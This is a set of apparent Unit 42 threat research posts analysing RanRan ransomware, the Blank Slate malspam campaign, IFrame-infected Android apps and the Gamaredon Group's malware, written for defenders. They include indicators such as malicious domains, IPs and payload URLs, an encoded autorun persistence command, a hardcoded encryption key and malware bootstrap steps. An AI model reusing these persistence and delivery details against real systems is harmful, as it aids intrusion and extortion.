Across these samples, it seems clear that the majority of attacks are still relying on public tools, which isn’t surprising. As the PowerShell framework continues to be explored and matured, I suspect we will begin to see a lot more variation in attacks coming from this space. As it stands today, PowerShell seems to be mainly used as a tool to facilitate common functions attackers are used to within other frameworks, but will eventually start to take advantage of more native features once we move out of the “transference” phase to an “innovative” phase.

Observed C2 or Download Sites

Downloader DFSP

PowerShell Empire

Downloader DFSP 2X

Downloader DFSP DPL

Downloader IEXDS

BITSTransfer

TXT C2

Downloader Proxy

Downloader Kraken

PowerWorm

AMSI Bypass

Meterpreter RHTTP

Layers of Obfuscation

SHA1 Hashtag

Additional hashes to samples can be found here.

Targeted Ransomware Attacks Middle Eastern Government Organizations for Political Purposes

Recently, Unit 42 has observed attacks against multiple Middle Eastern government organizations using a previously unseen ransomware family. Based on embedded strings within the malware, we have named this malware ‘RanRan’. Due to the targeted nature of the ransom message delivered by the malware, and the small sample set of this malware family, we believe that this attack was targeted in nature. Our analysis shows no connections between these attacks and the recent waves of Shamoon 2 attacks.

The ransom note specifically attempts to extort a political statement by forcing the victims to create a public sub-domain with a name that would appear to advocate and incite violence against a Middle Eastern political leader.

The malware itself is fairly rudimentary and makes a number of mistakes in how files are encrypted. This allowed Unit 42 to create a script that is able to decrypt some files that were encrypted by RanRan.

RanRan Analysis

The malware author named the payload “Ran”, as seen in the following debug path within the binary:

C:\Users\pc\Desktop\Ran\Ran\Release\Services.pdb

When the malware is initially executed, it will create the following mutex:

  • Services1.0

RanRan will exit if this mutex already exists. This ensures only a single instance of RanRan executes at a time.

RanRan installs itself on the system by making a copy as “C:\services.exe”. It has the following base64 encoded string that it uses to create an autorun key on the system to execute itself each time the system boots:

TlFRICJVWFBIXEZCU0dKTkVSXFp2cGViZmJzZ1xKdmFxYmpmIEFHXFBoZWVyYWdJcmVmdmJhXEp2YXFiamYiIC9zIC9pIFlibnEgL2cgRVJUX0ZNIC9xIA==

The payload decodes this base64 string and applies a routine that either adds or subtracts 13 from each alpha character. We wrote a script to decode this string, for which  the output can be seen below:

RanRan uses this string to create a registry key, which can be seen in the following registry query:

This registry key is meant to execute “C:\services.exe” each time the system starts up.

Anti-disinfection and Limiting System Use

RanRan also attempts to make removing it to disinfect the system difficult, as it continually monitors for windows with titles that contain “task manager” and closes them, which makes killing the payload’s process difficult.

Additionally, the malware continually monitors the following services and processes and will periodically stop them.

  • MSSQLSERVER
  • SQLWriter
  • MSSQL$CONTOSO1
  • SQLServerAgent
  • MSSQL$SQLEXPRESS
  • Microsoft Exchange Information Store
  • OracleASMService+ASM
  • OracleCSService
  • OracleServiceORCL
  • OracleOraDb10g_home1TNSListener
  • usermanager
  • outlook
  • exchange
  • sql

We believe it is likely that the author chose to stop these services and processes to increase the ransomware’s chances of being able to appropriately encrypt associated database files by limiting any open handles to those files.

Main Functionality

The main purpose of RanRan is to encrypt files on the system and request a ransom from the victim to restore these files. The tool gathers a wide range of file types to encrypt based on the following file extensions:

  • .mdf
  • .ldf
  • .edb
  • .pst
  • .ost
  • .doc
  • .docx
  • .pdf
  • .xls
  • .xlsx
  • .ppt
  • .pps
  • .pptx
  • .ppsx
  • .accdb
  • .mdb
  • .zip
  • .rar
  • .txt
  • .jpg
  • .bad
  • .epf
  • .bdp
  • .efp
  • .vsd
  • .mpp
  • .xlt
  • .cmd
  • .lic
  • .me
  • .xlsm
  • .war
  • .bdr
  • .stm
  • .sdb
  • .psd
  • .eml
  • .vdw
  • .vdx
  • .tar
  • .csv
  • .max
  • .png
  • .ai
  • .dwg
  • .dxf
  • .7z
  • .c
  • .cpp
  • .bak
  • .ese
  • .ashx
  • .asmx
  • .soap
  • .svc
  • .bkf
  • .issue
  • .sql
  • .fmb
  • .olb
  • .java
  • .webm
  • .mkv
  • .flv
  • .dbf
  • .mtb
  • .asp
  • .aspx
  • .sln
  • .cs
  • .jar
  • .bmp
  • .iso
  • .resx
  • .exe
  • .tar
  • .dat
  • .rtf
  • .img
  • .gz
  • .vmdk
  • .log
  • .ace
  • .kdbx
  • .rdp
  • .psc
  • .bat
  • .cfg
  • .rmvb
  • .3gp
  • .swf
  • .ipdb
  • .db
  • .cmsc
  • .kmz
  • .edx

The files RanRan looks for includes (but is not limited to) Microsoft Office files, Adobe Acrobat files, images, web pages, SQL queries, archive and backup files.

RanRan expects the attacker to supply an RSA public key in the C:\pubkey location. If a public key is not provided, RanRan will encrypt files using the md5 hash of the string “aaoy09aaqqq@#433dd56fdfdf$Fss45*ss”.

Otherwise, a randomly generated string is written to a file named ‘C:\WINDOWS\pass’. The MD5 of this string is used as the RC4 password. A new password is generated for groups of files of the following sizes:

  • 0 – 5 MB
  • 5 – 30 MB
  • 30 – 100 MB
  • 100 – 300 MB
  • 300 – 700 MB
  • 700 – 2000 MB
  • 2000 – 3000 MB
  • 3000 MB and greater

After each successful round of encryption, the key being used for the particular group is encrypted using the supplied RSA public key and written to a file named using the following notation:

VictemKey_[lower_bound]_[upper_bound]

Where [lower_bound] is the lower file size for that particular group, and [upper_bound] is the upper file size for that particular group. This results in the following files being written after all encryption occurs:

  • VictemKey_0_5
  • VictemKey_5_30
  • VictemKey_30_100
  • VictemKey_100_300
  • VictemKey_300_700
  • VictemKey_700_2000
  • VictemKey_2000_3000
  • VictemKey_3000

During encryption, the encrypted files are then renamed to append a new file extension of “zXz” to the file. After encrypting the files, the payload will display a ransom message with a filename of zXz.html with instructions on how to get the files decrypted. The following screenshot shows the ransom message:

ranrab_1

Figure 1 RanRan ransom note

The ransom note above shows a number of interesting things. Unlike many other well-known and popular ransomware families, RanRan does not ask for direct payment. Instead, prior to any negotiations regarding payment, the victim must create a subdomain with a seemingly politically inflammatory name as well as a Ransomware.txt file hosted on this subdomain. The hosted file must include a statement of ‘Hacked’ and an email address. By performing these actions, the victim, a Middle Eastern government organization, has to generate a political statement against the leader of the country. It also forces the victim to publicly announce that they have been hacked by hosting the Ransomware.txt file.

As mentioned originally, RanRan makes a number of mistakes when encryption occurs. For one, they use a symmetric cipher (RC4) with a re-used key. Additionally, some files are encrypted, but the originals are not deleted. This is due to a number of reasons, one of which being that encryption is attempted against system files and other files that are opened by running processes. Because we are provided with a situation where we have an original file, a file that has been encrypted, and the RC4 key is re-used against other encrypted files, we have the ability to decrypt some of this data.

This only works in certain instances where the following criteria is met:

  • An encrypted and unencrypted file must be present for a given file size group (0-5MB, 5-30MB, etc). Using these two files, we are able to acquire the RC4 stream cipher.
  • The remaining encrypted files must be of lesser size than the previously obtained stream cipher. If a file is of greater size, it is only able to be partially decrypted.

Two scripts that may be used to decrypt files that meet the conditions above can be found here. The scripts have been provided in both their raw Python form, as well as Windows binaries that have been compiled with PyInstaller.

Upon investigation of the encryption, it was found that RanRan uses the following code to perform its encryption functionality:

https://github.com/eugenekolo/Charlie-2/blob/master/Hookcrypt/test/EncryptFile.cpp

The reuse of publicly available source code and a mistakes previously outlined suggests this is a rather unsophisticated threat actor.

Conclusion

Overall, RanRan represents an interesting shift in tactics by ransomware. Instead of being purely financially motivated, this specific actor takes a hacktivist approach by attempting to force a Middle Eastern government organization to make a negative public statement against their leader.

The malware itself was found to be unsophisticated, using both a symmetric cipher, as well as publicly available code. Other indicators, such as debug statements found within the malware also provide further evidence to compound this statement.

Palo Alto Networks customers are protected against this threat in the following ways:

  • WildFire accurately identifies all RanRan samples as malicious
  • An AutoFocus tag may be used to track this threat


Palo Alto Networks Unit 42 Vulnerability Research February 2017 Disclosures

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered two code execution vulnerabilities affecting Adobe Flash (APSB17-04) that were addressed in Adobe’s monthly security update release:

  1. CVE-2017-2982: Tao Yan
  2. CVE-2017-2996: Tao Yan

For current customers with a Threat Prevention subscription, Palo Alto Networks has also released IPS signatures providing proactive protection from these vulnerabilities. Traps, Palo Alto Networks advanced endpoint solution, can block memory corruption based exploits of this nature.

Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

"Blank Slate" Campaign Takes Advantage of Hosting Providers to Spread Ransomware

In recent months, we've been tracking a malicious spam (malspam) campaign using emails with no message content and an attached zip archive to spread ransomware. We've nicknamed this campaign "Blank Slate" because the malspam messages are blank with nothing to explain the malicious attachments.

Last month, we published a blog  that discussed farming Microsoft Word documents in AutoFocus associated with the Blank Slate campaign. It revealed more than 500 domains were used. These malicious domains were quickly taken offline, but Blank Slate actors quickly registered new ones, revealing a cycle of abuse towards legitimate hosting providers.

Today's blog describes the delivery, exploitation, and installation components of this attacker’s playbook, and it explores the cycle of abuse criminals follow against legitimate hosting providers to host ransomware associated with these infections.

The infection chain

The infrastructure behind the Blank Slate campaign has two distinct phases. The first phase is receiving malspam from a botnet. The second phase is when an attachment from the malspam retrieves ransomware from a web server. The ransomware is designed to infect Microsoft Windows computers, and a successful infection chain consists of the following steps:

  • Attacker's botnet sends malspam to the intended recipient.
  • User ignores security warnings and opens the zip archive included in the malspam.
  • User ignores security warnings and manually extracts either a Microsoft Word document or a JavaScript (.js) file.
  • User ignores warnings and manually enables macros for the Word document or user double-clicks the .js file.
  • Word macro or .js file retrieves a ransomware executable from a web server.
  • Word macro or .js file executes the ransomware on the user's computer in the user's security context.

blank-slate_1

Figure 1: The user receives an email from a host in the botnet.

These Blank Slate emails come from a botnet consisting of numerous compromised hosts across the globe. Sending email addresses are always spoofed, and they have no relation to the actual botnet host sending the message.  The emails only consist of a zip archive sent as a file attachment.  As shown in Figure 2, these email messages have no text whatsoever, only an attachment that intended victims are meant to open.

blank-slate_2

Figure 2: One of the malspam email messages.

The malspam's zip attachment is actually a double-zipped file, meaning it contains another zip archive which itself holds the malicious active content. We believe the attackers chose to use a double-zip tactic as a countermeasure against antispam/antimalware technologies. With an additional layer of user interaction, some intended victims may become frustrated or distracted, and this might lead to an increased failure/abandon rate. However, we believe the attackers decided this was less of a risk than detection by antispam/antimalware technologies.

That second zip archive contains either a Microsoft Word document with a malicious macro as shown in Figure 3, or it contains a .js file as shown in Figure 4.

blank-slate_3

Figure 3: Example of a malspam attachment with a double-zipped Word document.

blank-slate_4

Figure 4 Example of a malspam attachment with a double-zipped .js file.

The Word document macro has malicious Visual Basic for Applications (VBA) script that will execute after the user has opened the document and enabled macros. The .js file has malicious JavaScript that will execute within Windows Script Host when it is double-clicked.  In both cases, once the malicious script executes, it launches a PowerShell process to download and run ransomware on the Windows host as shown in Figure 5.

blank-slate_5

Figure 5: Communications between malicious script and server hosting ransomware.

Figure 6 shows an example of the traffic between a malicious .js file and a server hosting the Cerber ransomware.

blank-slate_6

Figure 6: Traffic from February 2nd 2017 of a .js file retrieving Cerber.

We primarily see Cerber ransomware distributed by the Blank Slate campaign, but other forms of ransomware like Sage 2.0 and Locky have also been noted.

The Blank Slate campaign has followed consistent patterns, and we've confirmed matching activity in AutoFocus as early as July 5th 2016 as shown in Figure 7.

blank-slate_7


Figure 7: Using AutoFocus to find Word documents from the Blank Slate campaign.

These results indicate at least seven months of obvious malspam, which raises the question: if the malspam is obvious, why is the Blank Slate campaign so long-lived?

Abusing hosting providers

A key factor to Blank Slate's longevity the abuse of hosting providers. Our previous post on this campaign listed 555 domains associated with this campaign over the span of seven months. These domains were active for a few days before they were taken off line. Then the criminals behind Blank Slate moved to newly-registered domains, sometimes using the same hosting provider. This cycle has repeated itself over and over since July 2016.

To examine more closely, we reviewed a five-day period from January 29th to February 2nd 2017. During that timeframe, we found at least eight domains across seven IP addresses hosting Cerber ransomware. The following list shows each domain followed by its IP address.

  • adibas[.]top - 46.173.219.161
  • footarepu[.]top - 35.165.86.173
  • guntergoner[.]top - 35.163.101.72
  • guntergoner[.]top - 185.159.130.89
  • ibm-technoligi[.]top - 35.165.251.24
  • ibm-technoligi[.]top - 62.109.29.26
  • polkiuj[.]top - 35.165.251.241
  • polkiuj[.]top - 46.173.219.161
  • suzemodels[.]top - 35.163.101.72
  • astrovoerta[.]top - 185.159.130.89
  • zofelaseo[.]top - 35.163.101.72

These domain names were registered a day or two before they were active. They remained active for up to seven days or more, depending on how quickly the hosting providers were notified.

So how do Blank Slate and other campaigns continue abusing hosting providers?

The requirements for establishing an account at a hosting provider are easy to acquire. The criminals only require a valid email, phone number, and credit card.

Most of these requirements are easy to obtain. Various free email services easily provide anyone a valid email address. Criminals can also purchase pre-paid phones without a contract (known as "burner phones") that are hard to track. And finally, criminals often use stolen credit card data when establishing these accounts.

blank-slate_8

Figure 8: Requirements for an account at a hosting provider.

Criminal accounts on hosting providers are relatively short-lived, since the domains are quickly discovered and reported to the provider's abuse department. However, these domains can stay online for a week or more before an abuse complaint is resolved. When a server is taken off-line, the criminals can easily establish another server through a new account using a different email, phone number, and stolen credit card data.

The cost is relatively inexpensive. A new email account can be established for free. Burner phones are cheap, as low as 20 to 30 dollars in the US. In the Russian underground, prices for a set of stolen credit card credentials are as low as five US dollars.

The situation lends itself to a cycle of abuse as criminals establish new servers, those servers are reported, the hosting provider shuts them down, and the criminals establish new servers.

blank-slate_9

Figure 9: The cycle of hosting provider abuse.

Conclusion

As implied by the cycle of abuse, domains and IP addresses associated with the Blank Slate campaign are constantly changing. With the current popularity of ransomware, we continue to see malspam daily in both targeted attacks and wide-scale distribution. We expect this trend will continue.

Palo Alto Networks customers are protected against this threat through our next-generation security platform. WildFire continues to identify Microsoft Office documents using these techniques as malicious. Finally, AutoFocus users can identify associated malware by using the PowerShellCaretObfuscation and CerberSage_Distribution tags.

 

Google Play Apps Infected with Malicious IFrames

Recently, we have discovered 132 Android apps on Google Play infected with tiny hidden IFrames that link to malicious domains in their local HTML pages, with the most popular one having more than 10,000 installs alone. Our investigation indicates that the developers of these infected apps are not to blame, but are more likely victims themselves. We believe it is most likely that the app developers’ development platforms were infected with malware that searches for HTML pages and injects malicious content at the end of the HTML pages it finds. If this is this case, this is another situation where mobile malware originated from infected development platforms without developers’ awareness. We have reported our findings to Google Security Team and all infected apps have been removed from Google Play.

google-play_1

Figure 1: A subset of all infected samples on Google Play

The infected apps that we observed included apps for design ideas ranging from cheesecake, to gardening and coffee tables, as shown in Figure 1. What all the apps have in common is that they employ Android WebView to display static HTML pages. At the first glance, each page does nothing more than loading locally stored pictures and show hard-coded text.  However, a deep analysis of the actual HTML code reveals a tiny hidden IFrame that links to well-known malicious domains. Although the linked domains were down at the time of investigation, the fact that so many apps on Google Play are infected is notable.

What is more notable is that, one of the infected pages also attempts to download and install a malicious Microsoft Windows executable file at the time of page loading, but as the device is not running Windows, it will not execute. This behavior fits well in the Non-Android Threat category recently released by the Google Android Security. According to the classification, Non-Android Threat refers to apps that are unable to cause harm to the user or Android device, but contains components that are potentially harmful to other platforms.

How the Infection Works

All infected apps currently only require the INTERNET permission and are equipped with two activities, one is to load interstitial advertisements and the other one is to load the main app. The latter one instantiates an Android WebView component and displays a local HTML page (Figure 2). The WebView component has JavaScriptInterface enabled. This functionality isn’t used by the samples we’ve examined, but this enables loaded JavaScript code to access the app’s native functionality.

google-play_2

Figure 2: An example of the infected sample’s UI and its underlying code

Each HTML page only displays pictures and text. However, at the end of each HTML page, a tiny hidden IFrame component has been added. We have observed two techniques used to hide this IFrame. One is to make the IFrame tiny by setting its height and width to be 1pixel. The other one is to set the display attribute in the IFrame specification to None. Finally, to evade detection based on simple string matching, the source URLs are obfuscated using HTML number codes.  In the examples shown in Figure 3, browser automatically performs the following conversions:


  • ‘.’ → ‘.’
  • ‘i’ → ‘i’
  • ‘u’ → ‘u’

google-play_3

Figure 3: Two techniques observed in infected samples to hide the IFrame region

Eventually, all IFrame sources converge to two domains:

  • www[.]Brenz[.]pl/rc/
  • jL[.]chura[.]pl/rc/

The Polish CERT (cert.pl) took over both of these domains in 2013 and directed them to their sinkhole server to prevent them from harming users (Figure 4). Given that, both domains are not hosting malware at the time of our investigation, but they have a notorious history[1,2,3,4,5].

google-play_4

Figure 4: Both malicious domains current resolve to a sinkhole server.

During our investigation, we also identified a sample that didn’t contain an infected IFrame, but an entire VBScript was injected into the HTML (Figure 5). The script contained a Base64 encoded Windows executable that (on a Windows system) the script would decode, write to the file system, and execute. Since VBScript is a proprietary Microsoft Windows scripting language, the script is inert and does not execute on the Android platform: this piece of code will not cause damage to Android users. First of all, the code is appended outside the <HTML> tag, which makes it an illegal HTML page. But browsers have always attempted to render pretty much anything, whether it is malformed or not, in order not to make creating HTML pages difficult for people who might not understand the standard completely.

WildFire detects several malicious behaviors within the dropped PE file, including:

  • modify the network hosts file
  • modify windows firewall settings
  • inject code into another process
  • copy itself

google-play_5

Figure 5: Infected sample attempts to drop a window executable file

The Origin of the Infection

The 132 infected apps we discovered belong to seven different, unrelated developers. There is a geographical connection among the seven different developers: all seven have connections to Indonesia. The most straightforward clue comes from the app name. A significant number of discovered samples have the word “Indonesia” in their names. Moreover, one developer’s website links to a personal blog page written in Indonesian. The clearest pointer, though, is one developer’s certificate clearly states the state to be Indonesia.

google-play_6

Figure 6: Infected samples’ connection to Indonesia

One common way HTML files have been infected with malicious IFrames has been through file infecting viruses like Ramnit. After infecting a Windows host, these viruses search the hard drive for HTML files and append IFrames to each document. If a developer was infected with one of these viruses, their app’s HTML files could be infected. However, given that the developers may all be Indonesia, it’s also possible they may have downloaded an infected IDE from the same hosting website or they used the same infected online app generation platform.

In either case, we believe the developers are not malicious and are victims in this attack. There are a few other pieces of supporting evidences from our investigation:

  • All samples share similarities in their coding structure, suggesting that they may be generated from the same platform;
  • Both malicious domains used resolve to sinkholes. If developers were the attacks behind all these, they could have replaced them with working domains to cause real damage;
  • One infected sample attempts to download windows executable file. It suggests that, the attacker does not know about the target platform. Clearly, this is not the case for app developers.

Potential Damages and Mitigation

Currently, infected apps will not cause damage to Android users. However, this does represent a novel way for platforms to be a “carrier” for malware: not be infected themselves but spread the malware to other platforms without realizing it. Similar to the XcodeGhost attack we identified in 2015, this threat shows how attacking developers can impact end-users.

It’s easy to envision a more focused and successful attack: an attacker could easily replace the current malicious domains with advertising URLs to generate revenue. This not only steals revenue from app developers, but also can damages the developers’ reputation. Secondly, aggressive attackers could place malicious scripts on the remote server and utilize the JavaScriptInterface to access the infected apps’ native functionality. Through this vector, all resources within the app would be available to the attackers and under their control. They could also operate silently to replace the developer’s designated server with their own, and as a result, whatever information that was sent to developer’s server now falls in hands of the attacker. Advanced attackers can also directly modify the app’s internal logic, i.e., adding rooting utility, declaring additional permissions, or dropping malicious APK file, to escalate their capabilities.

WildFire customers are automatically protected against all infected samples. The APK analysis engine inside WildFire is capable of not only identifying the tiny hidden IFrame, but also correlating with the embedded domains.

Acknowledgements

We would like to thank Zhi Xu and Claud Xiao from Palo Alto Networks for their assistance and comments during the investigation. We greatly appreciate the expedited response from Google Security Team to help verify and take actions on the infected apps.

Appendix

Malicious domains:

  • www[.]Brenz[.]pl/rc/
  • jL[.]chura[.]pl/rc/

Infected samples’ hashes and package names (additional samples are available upon request through the blog comments):

  • c6e27882060463c287d1a184f8bc0e3201d5d58719ef13d9ab4a22a89400cf61, com.aaronbalderapps.awesome3dstreetart
  • a49ac5a97a7bac7d437eed9edcf52a72212673a6c8dc7621be22c332a1a41268, com.aaronbalderapps.awesomecheesecakeideas
  • 1d5878dce6d39d59d36645e806278396505348bddf602a8e3b1f74b0ce2bfbe8, com.aaronbalderapps.babyroomdesignideas
  • db95c87da09bdedb13430f28983b98038f190bfc0cb40f4076d8ee1c2d14dae6, com.aaronbalderapps.backyardwoodprojects
  • 28b16258244a23c82eff82ab0950578ebeb3a4947497b61e3b073b0f5f5e40ed, com.aaronbalderapps.bathroominteriordesigns
  • b330de625777726fc1d70bbd5667e4ce6eae124bde00b50577d6539bca9d4ae5, com.aaronbalderapps.beautifulbotanicalgardens
  • d6289fa1384fab121e730b1dce671f404950e4f930d636ae66ded0d8eb751678, com.aaronbalderapps.bedroomdesign5d

The Gamaredon Group Toolset Evolution

Unit 42 threat researchers have recently observed a threat group distributing new, custom developed malware. We have labelled this threat group the Gamaredon Group and our research shows that the Gamaredon Group has been active since at least 2013.

In the past, the Gamaredon Group has relied heavily on off-the-shelf tools. Our new research shows the Gamaredon Group have made a shift to custom-developed malware. We believe this shift indicates the Gamaredon Group have improved their technical capabilities. The custom-developed malware is fully featured an includes these capabilities:

  • A mechanism for downloading and executing additional payloads of their choice
  • The ability to scan system drives for specific file types
  • The ability to capture screenshots
  • The ability to remotely execute commands on the system in the user’s security context

The Gamaredon Group primarily makes use of compromised domains, dynamic DNS providers, Russian and Ukrainian country code top-level domains (ccTLDs), and Russian hosting providers to distribute their custom-built malware.

Antimalware technologies have a poor record of detecting the malware this group has developed. We believe this is likely due to the modular nature of the malware, the malware’s heavy use of batch scripts, and the abuse of legitimate applications and tools (such as wget) for malicious purposes.

Previously, LookingGlass reported on a campaign they named "Operation Armageddon," targeting individuals involved in the Ukrainian military and national security establishment. Because we believe this group is behind that campaign, we’ve named them the Gamaredon Group, an anagram of “Armageddon”. At this time, it is unknown if the new payloads this group is distributing is a continuation of Operation Armageddon or a new campaign.

Gamaredon: Historical Tool Analysis

The earliest discovered sample (based on compile times and sandbox submission times) distributed by this threat group resembles the descriptions of Gamaredon provided by Symantec and Trend Micro. Unfortunately, this identification is rather tenuous, as it seems to only identify the first variant of payloads used by our threat actors. Some samples of later payload variants also have been given the generic and brittle names of TROJ_RESETTER.BB and TROJ_FRAUDROP.EX.

Originally, the payloads delivered to targets by this threat group consisted of a password protected Self-extracting Zip-archive (.SFX) file which, when extracted, wrote a batch script to disk and installed a legitimate remote administration tool called tool Remote Manipulator System (Figure 1) which they would abuse for malicious purposes.

gamaredon_1

Figure 1 Remote Manipulator System Interface

One such self-extracting archive (ca87eb1a21c6d4ffd782b225b178ba65463f73de6f4c736eb135be5864f556dc) was first observed around April of 2014.  The password (reused by many of the password protected SFX payloads) it used to extract itself is “1234567890__”. The files included in this SFX file we observed include a batch file named “123.cmd” and another SFX named “setting.exe”. This second SFX contains a .MSI installer package which installs Remote Manipulator System and a batch script which handles the installation.

Later payloads would write batch scripts to disk as well as wget binaries. The batch scripts would use the wget binaries to download and execute additional executables. The scripts would also use wget to send POST requests to command and control (C2) servers that would contain information about the compromised system. Some of these payloads included decoy documents that would open when the malware is executed.

Three examples of this type of payload include:

  • a6a44ee854c846f31d15b0ca2d6001fb0bdddc85f17e2e56abb2fa9373e8cfe7
  • b5199a302f053e5e9cb7e82cc1e502b5edbf04699c2839acb514592f2eeabb13
  • 3ef3a06605b462ea31b821eb76b1ea0fdf664e17d010c1d5e57284632f339d4b

We first observed these samples using wget in 2014. The filenames and decoy documents these samples used attempt to lure individuals by using the presidential administration of Ukraine, Ukrainian national security and defense, the Anti-Terrorist Operation Zone in the Ukraine, and Ukrainian patriotism as subjects. The text of one such decoy document is pictured below.

gamaredon_2

Figure 2 Ukrainian Decoy Document used by Gamaredon Group

Other observed payloads would, again, use SFX files to deliver a batch script and an executable that allowed remote access through the VNC protocol. These VNC exectuables would either be included in the SFX file or downloaded by the batch script. We found one URL (now taken down) that hosted a VNC executable that the malware would attempt to download and install at hxxp://prestigeclub.frantov.com[.]ua/press-center/press/chrome-xvnc-v5517.exe.

The batch script would then attempt to have the VNC program connect to a command and control (C2) server to enable the server to control the compromised system. All VNC installations on compromised systems that we observed have used the same configuration file, RC4 key file, and passwords.

One such sample, cfb8216be1a50aa3d425072942ff70f92102d4f4b155ab2cf1e7059244b99d31 first appeared around January of 2015. The batch script utilized in this sample ensures a VNC connection is available:

The path configured in the VNC configuration file across all implants employing VNC (UltraVNC.ini) is “Y:\ПРОБА\Создание троянов\создание RMS\vnc”. This isn’t the only place hardcoded Cyrillic file paths are used by implants. Many of the batch scripts also use hardcoded paths such as “Главное меню\Программы\Автозагрузка”. Many payloads also include a VBS script which raises a dialog box to the users asking them to run the malware again. It reads, “Ошибка при инициализации приложения (0xc0000005). Повторить попытку открытия файла?” (English Translation from Russian: Application failed to initialize (0xc0000005). Try to open the file again?).

Some of the SFX files also include another legitimate application called ChkFlsh.exe (8c9d690e765c7656152ad980edd2200b81d2afceef882ed81287fe212249f845). This application was written by a Ukrainian programmer and is used to check performance of USB flash drives. Its value to the attackers to the attackers isn’t clear but one possibility is that it is somehow used to steal or monitor files on USB devices. In our research, we found this application present in some SFX files along with VNC programs and in some SFX files that didn’t have VNC programs included.

Custom Implants

While the most recent samples observed still use batch scripts and SFX files, the Gamaredon Group has moved away from applications like wget, Remote Manipulator Tool, VNC and ChkFlsh.exe. Instead of using wget the attackers are distributing custom developed downloaders, and instead of Remote Manipulator or VNC the malware is using a custom developed remote access implant.

In June of 2015 a custom downloader used by many newer samples was first seen in the wild and is often included in SFX implants with the name “LocalSMS.dll”. This downloader makes requests to adobe.update-service[.]net (hardcoded in the sample) and is further discussed in Appendix A.

In February 2016, another custom tool now often included in SFX implants was seen in the wild. This SFX file (3773ddd462b01f9272656f3150f2c3de19e77199cf5fac1f44287d11593614f9) contains a new Trojan (598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824) we refer to as “Pteranodon.” Pteranodon is a custom backdoor which is capable of the following tasks:

  • Capturing screenshots at a configurable interval and uploading them to the attacker
  • Downloading and executing additional files
  • Executing arbitrary commands on the system

The earliest version of Pteranodon uses a hardcoded URL for command and control. It sends POST requests to “msrestore[.]ru/post.php” using a static multipart boundary:

------------870978B0uNd4Ry_$

Newer versions of the tool also use hardcoded domains and multipart boundaries. They also share similar pdb strings. Other Pteranodon samples can be found in AutoFocus using the Pteranodon tag. The most recent variant of Pteranodon is analyzed in Appendix A.

We have only identified one delivery vector for the new implants thus far. A Javascript file (f2355a66af99db5f856ebfcfeb2b9e67e5e83fff9b04cdc09ac0fabb4af556bd) first seen in December of 2016 downloads a resource from http://samotsvety.com[.]ua/files/index.pht (likely a compromised site used for staging payloads) which previously an SFX file (b2fb7d2977f42698ea92d1576fdd4da7ad7bb34f52a63e4066f158a4b1ffb875) containing two of the Gamaredon custom tools.

A related sample (e24715900aa5c9de807b0c8f6ba8015683af26c42c66f94bee38e50a34e034c4) used the same distinct Mutex and contains a larger set of tools for analysis. The original name of the file is "AdapterTroubleshooter.exe" and the file uses icons which resemble those used by OpenVPN, as seen below.

gamaredon_3

Upon examining the sample's file activity within AutoFocus it is clear the sample is a self-extracting executable.

gamaredon_4

Figure 3 Self Extracting executable behavior shown in AutoFocus

Opening the sample with 7zip inside of a virtual machine, all the files contents can be examined. Below is a table providing the SHA256 values, the filenames, the compile timestamps and the pdb paths of the contents of the SFX file.

SHA256 Filename Compile Time PDB Path
400f53a89d08d47f608e1288d9873bf8d421fc7cd642c5e821674f38e07a1501 LocalSMS.dll Wed Apr 29 08:10:30 2015 c:\users\viber\documents\visual studio 2013\projects\contextmenu\release\contextmenu.pdb
d01df47b6187631c9a93bdad1298439ab1a1c5529b3319f3614b6ec2455e5726 MpClients.dll Thu Sep 08 05:01:00 2016 c:\users\user\documents\visual studio 2015\projects\updaterv1\release\updaterv1.pdb
f2296bcb6be68dfb330baec2091fb11a42a51928ba057164213580e6ff0e1126 OfficeUpdate.dll Wed Dec 07 09:25:57 2016 -
2ded2f3b5b5b6155ce818893c67887cbfa8b539be6c983e314ccf2177552da20 SmartArtGraphicsLog.lnk - -
46a39da996b01e26ddd71d51c9704de2aa641cd3443f6fe0e5c485f1cd9fa65d UsrClass.lnk - -
a972ad0ddc00d5c04d9fe26f1748e12008efdd6524c9d2ea4e6c2d3e42d82b7b condirs.cmd - -
37c78ee7826d63bb9219de594ed6693f18da5db60e3cbc86795bd10b296f12ac winrestore.dll Mon Jan 09 03:12:39 2017 c:\develop\ready\winrestore - proxy\release\winrestore.pdb
90ba0f95896736b799f8651ef0600d4fa85c6c3e056e54eab5bb216327912edd wmphost.exe Thu Dec 01 08:23:32 2016 c:\develop\ready\mouse-move\mouse-move\release\mouse-move.pdb

The bootstrapping logic for the sample relies on the contents of "condirs.cmd". Briefly, the logic within "condirs.cmd" follows:

1. Ensure "%LOCALAPPDATA%\Microsoft\Windows\" exists
2. Kill and delete processes, files, and scheduled tasks which may interfere with the sample executing
3. Copy "winrestore.dll" to "%LOCALAPPDATA%\Microsoft\Windows\UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5win}.dll"
4. Copy "OfficeUpdate.dll" to "%LOCALAPPDATA%\Microsoft\Windows\UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5off}.dll"
